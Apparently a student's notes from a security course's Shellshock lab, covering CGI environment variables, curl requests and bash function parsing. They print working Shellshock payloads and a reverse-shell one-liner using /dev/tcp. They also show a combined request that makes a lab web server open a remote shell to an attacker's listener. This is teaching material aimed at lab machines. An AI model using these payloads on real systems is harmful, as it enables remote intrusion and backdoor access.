HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80<
/address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

⇒ we use 'curl' to modify the data sent from the 'User-Agent' space encapsulated with double-quotations. curl is a command line browser!
⇒ Notice that in the above image, the value of User-Agent is not the default one by the one with "%%" and gets passed on as the value of the ENV VAR HTTP_USER_AGENT as well.

⇒ With this, we got our 2nd condition to trigger Shellshock satisfied which is to have some kind of channel that user and a program to communicate with which is through an environment variable.

Another image output using 'curl':



From command line

```
$ curl -A "%%%%mydata%%%%" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: %%%%mydata%%%%
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 06 Jan 2020 03:28:53 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=%%%%mydata%%%%
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80<
/address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Example curl request to use:

```
        curl -A "() { echo hello; }; \
                                                        echo Content-type: text/plain; echo; \
                                                        /bin/ls -l" \
                                                        http://localhost/cgi-bin/myprog.cgi

        Breakdown:
        1. The request must have the bash function as a requirement for the 2nd condition to trigger Shellshock vulnerability. Triggers the function parsing logic! This means that this will be sent as a bash function instead of a value of an ENV VAR.
        2. The '\' symbol is used to separate the code to different lines.
        3. The " echo Content-type: text/plain; echo;" is for following the HTTP protocol.
        4. The "/bin/ls -l" is the command injected to this by the user/attacker to be passed using the ENV VAR. If you're an attacker, this is the part where you inject the malicious commands.
        5. The last line is the server's hostname leading to the CGI program.
```

Note: All of this info will be a part of the ENV VAR which triggers the vulnerability.

In-demo notes:
⇒ the user/attacker is able to know more information about the actual server running the website which pretty much helps attacker to set their foot on the door of the server.

⇒ the 'www-data' account(special UID in the server) when tried to write a file on the web-server by the user is the default account which has almost no privilege but helps attackers to set their foot on the door.

⇒ The professor has his own server to practice on.

⇒ Basically, you can read/write using the account 'www-data' as the user if this vulnerability is available on the web server. Notice that reading information gets sent back to the attacker by the webserver as a response when trying to read(e.g. the ls -l example).


Reverse Shell

Example of a created Reverse shell command:

```
=> bash -i >/dev/tcp/{attacker's IP}/{attackers listening port} 0<&1 2>&1

Breakdown of this command:
=> "bash -i" : creates a child process that runs an INTERACTIVE version of bash.
=> ">/dev/tcp/{IP}/{port}" : this creates a TCP connection from this machine to the IP
and port specified in it. The default file descriptor is '1' which is usually place
BEFORE the '>' symbol. This means that the file descriptor 1 is used as a mark to the
channel going to the given IP and port. You definitely can change this default file
descriptor by writing a different number on the left side of this symbol '>'.
=> "0<&1" : means that INPUTS coming from the TCP connection will be executed on the
machine that initiated the TCP connection which in this case is the compromised
machine.
=> "2>&1" : means that the actual shell of the machine that initiated the TCP
connection will be printed NOT on the actual shell of this machine, but on the reverse
shell received by the attacker's machine on the other side of the TCP connection.
```

Basically, the code will be executed AT THE VICTIM's MACHINE but will not provide output on the victim's and the reverse shell received by the attacker's machine is where the input is coming from. So if you are the victim, you would not know that there are commands being executed on your system since it does NOT give any feedback to you!

Note: If you remove the "2>&1", you can still provide input on the reverse shell as an attacker but those inputs will be printed at the victim's machine although the output of those inputs will be printed on the attacker's is just the victim can know what commands are being run on its *machine if you remove it. Basically, the prompt goes back to the victim's machine and is NOT in the attacker's machine.*



Reverse Shell Overview

Attacker Machine

Server Machine (Victim)

```
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```

Note: If you want to experiment on reverse shells and fully understand it, read the book!

Reverse Shell creation In-depth guide

Launch the Reverse Shell Attack & Summary

Shellshock Attack Using Reverse Shell to acquire backdoor

```
curl -A "() { echo hello;}; \
                                echo Content-type: text/plain; echo; \
                                /bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1" \
                                http://10.0.2.7/cgi-bin/myprog.cgi
```

⇒ Just replaces the last command in comparison to above!
⇒ Note that you have to have a listener at the attacker's machine since that is where this program executed at the web server that invoked the CGI program is trying to connect to!
⇒ Note that the shell acquired from this is NOT FULLY interactive meaning, you still have to upgrade it since arrow keys seems to not be working well!

Summary

⇒ How the Shellshock attack works
⇒ Conduct Shellshock attack
⇒ Reverse shells creation

Lab

Coverage:
⇒ Shellshock
⇒ Environment Variables
⇒ Function definition in Bash
⇒ Apache and CGI programs

2. Environment Setup

2.1) DNS Setting :
⇒ Done via VM

2.2) Container setup and commands :
⇒ Done via VM
⇒ When building the container image, the VM needs to be connected to the internet to download stuff from handonsecurity server.

2.3 Web Server and CGI
⇒ Many CGI programs are shell scripts, so before executing these programs, a shell gets invoked first! An attacker can take advantage of this fact! Note that this invocation of shell can be triggered by a user remotely.

Important: the bash program that is used in the shell invoked by remote users must be non-patched to trigger Shellshock.

Goal of this attack: Normally, attacker setting its foot at the door, then escalate privilege from there.

⇒ In the server, the CGI program named 'vul.cgi' is located at "/usr/lib/cgi-bin".

"vul.cgi Breakdown":

```
#!/bin/bash_shellshock


echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

```
1. This cgi program just prints hello world on the web server.
2. The shell program that will be invoked is the vulnerable one which is the
"bash_shellshock" shell instead of /bin/bash which is the patched one. This vulnerable
bash_shellshock shell will be the one to invoke the CGI program vul.cgi
```

How to access the CGI program from the Web?

```
Go to browser and type:
=> http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

As you can see from the output, the web browser just shows 'Hello World' as stated from the vul.cgi program. **Note that you are NOT able to modify this cgi program just as a remote user**!

How to access the CGI program through the terminal web browser?
Ans: Use curl command!

```
=> curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Note: For this stage, you do NOT have to connect the VM to the internet since the server is INSIDE the VM and is running on a container anyway.

3 Lab Tasks

3.1 Task 1: Experimenting with Bash Function

Goal: Run the vulnerable bash program 'bash_shellshock' either at your VM or in the container. Note that it can be found at /bin/ directory(when inside the container) OR at downloaded 'Labsetup'.zip file.

Experiment with bash_shellshock,redo this: If it has the same output, it is vulnerable.

```
$ foo='() { echo hello; }; echo extra' // Notice that this is the same as the
                //'colon' attack from SUID programs! As long as inside the quotation
marks, // the attacker can just add ';' to add additional commands/function that
                // are malicious!
$ export foo    // passes on the function declared in the Parent shell to child.
$ echo $foo     // checks the value of ENV VAR foo.
() { echo hello; }; echo extra
$ declare -f foo // checks whether the function defined in the ENV VAR becomes
                                                // an actual bash function. BUT IT
DOES NOT.
$
$
$ # Start a child shell using vulnerable bash
$ /bin/bash_shellshock // (installed in VM!)
extra
```

```
Child:$ echo $foo   // The ENV VAR foo from Parent did NOT get passed as ENV Var
                                                                          // but as a
bash function!
Child:$ declare -f foo // checks whether there is a passed on function and
                                                // there is! Which is the function
that is supposed to be
                                                // the passed on ENV VAR from Parent
shell to child.
foo()
{
        echo hello
}
```

Hint 1: Create an environment variable with a function inside and check whether it parses the data inside the variable and becomes function or still a data in the environment variable. If it becomes a bash function, this means that this bash_shellshock is vulnerable to shellshock attacks!

Hint 2: To make /bin/bash_shellshock a valid shell in your computer to do the experiment, you must have it written under /etc/shells included!

Hint 3: How to check whether you're shell is the /bin/bash_shellshock?

```
=> ps -p $$
This will show the type of shell you are using
```

3.2 Task 2: Passing Data to Bash via Environment Variable

Goal: to pass attacker's data to the vulnerable bash program invoked to execute a CGI program and this attacker's data needs to be passed via an environment variable.

CGI program to be used in the web-server: getenv.cgi

Contents:

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```


⇒ This pretty much prints the environment variables of the calling process(of the CGI program) in the web server.

⇒

2A) Using Browser:
The environment variables set by the browser that are in the HTTP Header Live Main:


- { Server's Env Var } | { Web Browser's HTTP Request Format }
- HTTP_HOST ↔ Host
- HTTP_USER_AGENT ↔ User-Agent
- HTTP_ACCEPT ↔ Accept
- HTTP_ACCEPT_LANGUAGE ↔ Accept-Language
- HTTP_ACCEPT_ENCODING ↔ Accept-Encoding
- HTTP_CONNECTION ↔ Connection
- HTTP_UPGRADE_INSECURE_REQUESTS ↔ Upgrade-Insecure-Requests

Image of the Web Server's Environment Variables:


seedlab-shellshock.com/cgi-
www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47706
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Image of the HTTP Header Live Main HTTP Request:




```
http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
Host: www.seedlab-shellshock.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 16 Sep 2021 05:37:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 602
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

http://www.seedlab-shellshock.com/favicon.ico
Host: www.seedlab-shellshock.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
GET: HTTP/1.1 404 Not Found
Date: Thu, 16 Sep 2021 04:26:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 288
Content-Type: text/html; charset=iso-8859-1
```

2B) Using 'curl' command:

Goal: To set the environment variable to arbitrary values using 'curl' since using browser for this purpose will be too complicated.

